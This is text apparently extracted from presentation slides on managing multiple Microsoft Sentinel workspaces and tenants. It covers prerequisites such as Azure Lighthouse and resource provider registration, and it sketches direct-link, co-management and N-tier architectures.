
Active Resolve incident as 'complete' and generate a report Resolve and generate report

Prevent

Generate summary







Multi-customer Management after Migration



Prerequisites

Two or more Microsoft
Sentinel Workspaces


Microsoft Sentinel
Contributor role

Azure Lighthouse


Considerations

Possible Workspace Manager Architectures


Simple / Direct-Link



Co-Management



N-Tier



Demo

Managing multiple workspaces in Microsoft sentinel

Managing multiple tenants in Microsoft Sentinel

Prerequisites

- ▶ Onboard Azure Lighthouse
- ▶ Microsoft Sentinel resource providers registered in all the tenants including MSSP's

The screenshot shows the Azure portal interface for managing resource providers. The top navigation bar displays 'Contoso Hotels | Resource providers', 'Subscription: Contoso', and 'Directory: Contoso'. A search bar contains the text 'insights'. Below the search bar are buttons for 'Register' (highlighted with a red box), 'Unregister', and 'Refresh'. The main content area is titled 'Provider' and lists the following entries:

Provider	Status
Microsoft.OperationalInsights	Registered
microsoft.insights	Registered
Microsoft.PolicyInsights	Registered
Microsoft.SecurityInsights	Registered
Microsoft.D365CustomerInsights	NotRegistered
Microsoft.TimeSeriesInsights	NotRegistered

To check the availability of Microsoft resource providers

Demo

Preparing Azure Resource Manager templates

Thank you